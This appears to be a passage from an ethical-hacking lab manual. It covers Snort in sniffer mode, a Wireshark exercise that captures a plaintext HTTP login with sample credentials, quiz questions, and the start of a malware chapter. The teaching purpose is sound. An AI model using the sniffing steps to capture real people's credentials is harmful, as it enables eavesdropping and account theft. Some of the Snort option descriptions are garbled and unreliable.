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Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

USAGE: snort [options] <filter options>
       snort /SERVICE /INSTALL [<options>] <filter options>
       snort /SERVICE /UNINSTALL
       snort /SERVICE /SHOW
Options:
  -A          Set alert mode: fast, full, console, test or none (alert file alerts only)
  -B          Log packets in tcpdump format (much faster!)
  -b          Obfuscate IP addresses in alerts and packet dumps using CIDR mask
  -c <mask>   Use Rules File (<rules>)
  -C          Print out payloads with character data only (no hex)
  -d          Dump the Application Layer
  -e          Display the second layer header info
  -E          Log alert messages to NT Eventlog. (Win32 only)
  -F          Turn off fflush() calls after binary log writes
  -F <bpf>    Read BPF filters from file <bpf>
  -G <0xid>   Log Identifier (to uniquely id events for multiple snorts)
  -h <hn>     See home network = <hn>
               (for use with -B, -B does NOT change $HOME_NET in IDS mode)
  -H          Multi-threaded deterministic.
  -i <if>     Listen on interface <if>
  -I          Add Interface name to alert output
  -k <mode>   Checksum mode [all,noip,notcp,noudp,noicmp,none]
  -K <mode>   Logging mode [pcap,default],ascii,none)
  -l <ld>     Log to directory <ld>
  -L <file>   Log to this tcpdump file
  -n <cnt>    Exit after receiving <cnt> packets
  -N          Turn off logging (alerts still work)
  -O          Obfuscate the logged IP addresses
```

>>Snort --h

## Running Snort in Sniffer mode

If you're running Snort from the command line with two network adapters, specify which adapter to monitor:

C:\>snort -v -i#

# is the number of the applicable adapters (as shown on the output of the snort -W command).


You must use this `-i` switch whenever you run the snort program on the command line. Sniffer mode is the simplest iteration of Snort. To run it,

follow these steps: from the command line (within the %SnortPath%\bin directory).

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
The following command runs Snort as a packet sniffer with the verbose switch, outputting TCP/IP packet headers to the screen. Press Ctrl+C keys to stop the output. Snort/WinPcap summarizes its activities, as shown in the following screenshot.

### Command: Snort -v -i3



```
Administrator: Command Prompt - snort -v -i4
=====
WARNING: No preprocessors configured for policy 0.
95/20-16:16:15.827899 192.168.0.102:51069 -> 142.251.12.189:443
UDP TTL:128 TOS:0x0 ID:18879 IpLen:20 DgmLen:61 DF
Len: 33
=====
WARNING: No preprocessors configured for policy 0.
95/20-16:16:15.935688 192.168.0.102:51069 -> 142.251.12.189:443
UDP TTL:128 TOS:0x0 ID:18880 IpLen:20 DgmLen:61 DF
Len: 33
=====
WARNING: No preprocessors configured for policy 0.
95/20-16:16:15.937284 142.251.12.189:443 -> 192.168.0.102:51069
UDP TTL:60 TOS:0x0 ID:0 IpLen:20 DgmLen:53 DF
Len: 25
=====
WARNING: No preprocessors configured for policy 0.
95/20-16:16:15.999619 142.251.12.189:443 -> 192.168.0.102:51069
UDP TTL:60 TOS:0x0 ID:0 IpLen:20 DgmLen:54 DF
Len: 26
=====
```

After pressing ctrl +c Key you will get the report as follows:



```
Administrator: Command Prompt
=====
*** Caught Int-Signal
=====
WARNING: No preprocessors configured for policy 0.
95/20-16:26:36.386650 142.251.42.3:443 -> 192.168.0.102:50621
UDP TTL:60 TOS:0x0 ID:0 IpLen:20 DgmLen:653 DF
Len: 625
=====

=====
Run time for packet processing was 659.663000 seconds
Snort processed 4394 packets.
Snort ran for 0 days 0 hours 10 minutes 59 seconds
    Pkts/min:        439
    Pkts/sec:       6
=====

=====
Packet I/O Totals:
    Received:      4400
    Analyzed:     4394 ( 99.864%)
    Dropped:       0 ( 0.000%)
    Filtered:      0 ( 0.000%)
    Outstanding:   6 ( 0.136%)
    Injected:      0
=====

=====
Breakdown by protocol (includes rebuilt packets):
    Eth:          4394 (100.000%)
    VLAN:         0 ( 0.000%)
    IP4:          4371 ( 99.477%)
    Frag:          0 ( 0.000%)
    ICMP:          0 ( 0.000%)
    UDP:          2179 ( 49.386%)
    TCP:          2056 ( 46.791%)
    IP6:          0 ( 0.000%)
```

Note: Read the setup and configuration of Snort from Snort.org. While this is a demo, Snort can be configured thousands of ways to detect and alert you in the event you have malicious activity on your network. Downloading signatures often is extremely important.

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## 2.4 PRACTICAL NO 4 NETWORK SNIFFING

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### 2.4.1 Aim:

Performing network sniffing using Wireshark.

### 2.4.2 Objective:

The objective of this practical is to study and understand the concept of network sniffing using Wireshark.

### 2.4.3 Theory:

Computers communicate using networks. These networks could be on a local area network LAN or exposed to the internet. Network Sniffers are programs that capture low-level package data that is transmitted over a network. An attacker can analyze this information to discover valuable information such as user ids and passwords.

**Network sniffing is the process of capturing data packets sent over a network.** This can be done by the specialized software program or hardware equipment. Sniffing can be used to;

- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files that have been transmitted over a network

The following are protocols that are vulnerable to sniffing

- Telnet
- Rlogin
- HTTP
- SMTP
- NNTP
- POP
- FTP
- IMAP

The above protocols are vulnerable if login details are sent in plain text

### 2.4.4 Procedure:

#### **Network sniffing using Wireshark:**

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark is used to

capture and analyse packets in network. It is also used as a sniffer, network protocol analyzer, and network analyser. We can also apply specific filter on network traffic to get more filtered data packets.

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
Link to download Wireshark 3.4.8 for windows platform:

<https://www.wireshark.org/download.html>

Wireshark needs Npcap. Link to download Npcap 0.9984 for windows platform:


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## 1) Wireshark userinterface:




## 2) Capturing Live Network Data

To capture Live Network Data double click on any of the interface in the welcome screen.




**Once you doble click on the inface you will start getting packet detail entering and leaving the network as shown below:**




### 3) Viewing Captured Packets

Double click on any of the packet that you want to view. Another window will open ,showing the details of the selected packet as shown below:



## 4) Filtering Packets


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The red box button “STOP” on the top left side of the window can be clicked to stop the capturing of traffic on the network.

### Color Coding

Different packets are seen highlighted in various different colors. This is Wireshark’s way of displaying traffic to help you easily identify the types of it. Default colors are:



- Light Purple color for TCP traffic
- Light Blue color for UDP traffic

- Black color identifies packets with errors – example these packets are delivered in an unordered manner.

To check the color coding rules click on View and select Coloring Rules. These color coding rules can be customized and modified to fit your needs.

### 5) Sniffing the network using Wireshark

we are going to use Wireshark to sniff data packets as they are transmitted over HTTP protocol.

For example

**Step 1:** Start Wireshark and start capturing network


**Step 2 :** Login to a web application that does not use secure communication. We will login to a web application on <http://www.techpanda.org/> address with the login name is admin@google.com, and the password is Password2010.

Note: we will login to the web app for demonstration purposes only.

ID	First Name	Last Name	Mobile No	Email	Action
1	myname	jenly	0989898989	admin@google.com	<a href="#">Edit</a>
2	00000	Mate	0987654321	mate@pcaid.com	<a href="#">Edit</a>
3	SK	Enzo	2221	Enzo@pcaid.com	<a href="#">Edit</a>
4	SK	Rates	46474747	amra@pcaid.com	<a href="#">Edit</a>
5	SK	Sadiq	4545	sadiq@pcaid.com	<a href="#">Edit</a>
6	SK	Dusuf	7234567894	dusuf@gmail.com	<a href="#">Edit</a>
7	344	Ling	12345678	web@gmail.com	<a href="#">Edit</a>
8	Am	Waiz	12345678	komev@gmail.com	<a href="#">Edit</a>
9	Ayah	Reem	425684	job@gmail.com	<a href="#">Edit</a>
10	SK	Camelia	4545	Emrullahoglu.com	<a href="#">Edit</a>
11	SK	Madien	829158454542	dmadien@fataquips.com	<a href="#">Edit</a>
12	Jon	Roy	2000000000	jronroy@gmail.com	<a href="#">Edit</a>
13	SK	Gandy	080000000000	fmgmacken@gmail.com	<a href="#">Edit</a>
14	SK	Gandy	080000000000	fmmpacker@gmail.com	<a href="#">Edit</a>
15	SK	Gandy	080000000000	fmmpacker@gmail.com	<a href="#">Edit</a>
16	SK	Helmi	123456	helmi123.com	<a href="#">Edit</a>
17	SK	Madien	8765434342	dmadien@fataquips.com	<a href="#">Edit</a>
18	Ram	Thase	0987119992	rmmrassas@gmail.com	<a href="#">Edit</a>
19	SK	yashu	Chanki	0000000	<a href="#">Edit</a>
20	SK	Faysal	Ahmed	07711803352	<a href="#">Edit</a>
21	SK	moh	11111111111	admin@google.com	<a href="#">Edit</a>
22	SK	Naveed	0962793634	naveshtanvir@gmail.com	<a href="#">Edit</a>


**Step3:** Go Back to wireshark and stop the live capture.

**Step 4:** Enter filter for HTTP protocol results only using filter textbox and press enter key.



### Step5: Select frame from packet list with post/index.php

### Step 6: Look for the summary that says HTML Form URL Encoded: application/x-www-form-urlencoded



## 2.5 QUESTIONS:

- Why would a hacker use a proxy server?
  - To create a stronger connection with the target.
  - To create a ghost server on the network.
  - To obtain a remote access connection.
  - To hide malicious activity on the network.

- 2) What is the proper command to perform an Nmap XMAS scan every 15seconds?
  - A. nmap -sX -sneaky
  - B. nmap -sX -paranoid
  - C. nmap -sX -aggressive
  - D. nmap -sX -polite
- 3) Which of the following tech-concepts cannot be sniffed?
  - A. Router configuration
  - B. ISP details
  - C. Email Traffic
  - D. Web Traffic
- 4) What are the different ways to classify an IDS?
  - A. Zone based
  - B. Host & Network based
  - C. Network & Zone based
  - D. Level based
- 5) One of the most obvious places to put an IDS sensor is near the firewall. Where exactly in relation to the firewall is the most productive placement?
  - A. Inside the firewall
  - B. Outside the firewall
  - C. Both inside and outside the firewall
  - D. Neither inside the firewall nor outside the firewall.



# 3

## MALWARE THREATS: WORMS, VIRUSES, TROJANS

### PRACTICALS

Using Cryptool to encrypt and decrypt password using RC4 algorithm.

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### 3.0 OBJECTIVE

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Study and understand Session hijacking and cryptography and use the tools to practically understand how the attacks take place. Password cracking, ARP spoofing and encryption & decryption.

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### 3.1 INTRODUCTION

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
Ethical hacking is to scan vulnerabilities and to find potential threats on a computer or networks. An ethical hacker finds the weak points or loopholes in a computer, web applications or network and reports them to the organization. So, let's explore more about Ethical Hacking step-by-step.

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### 3.3 REFERENCES


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#### Step-1




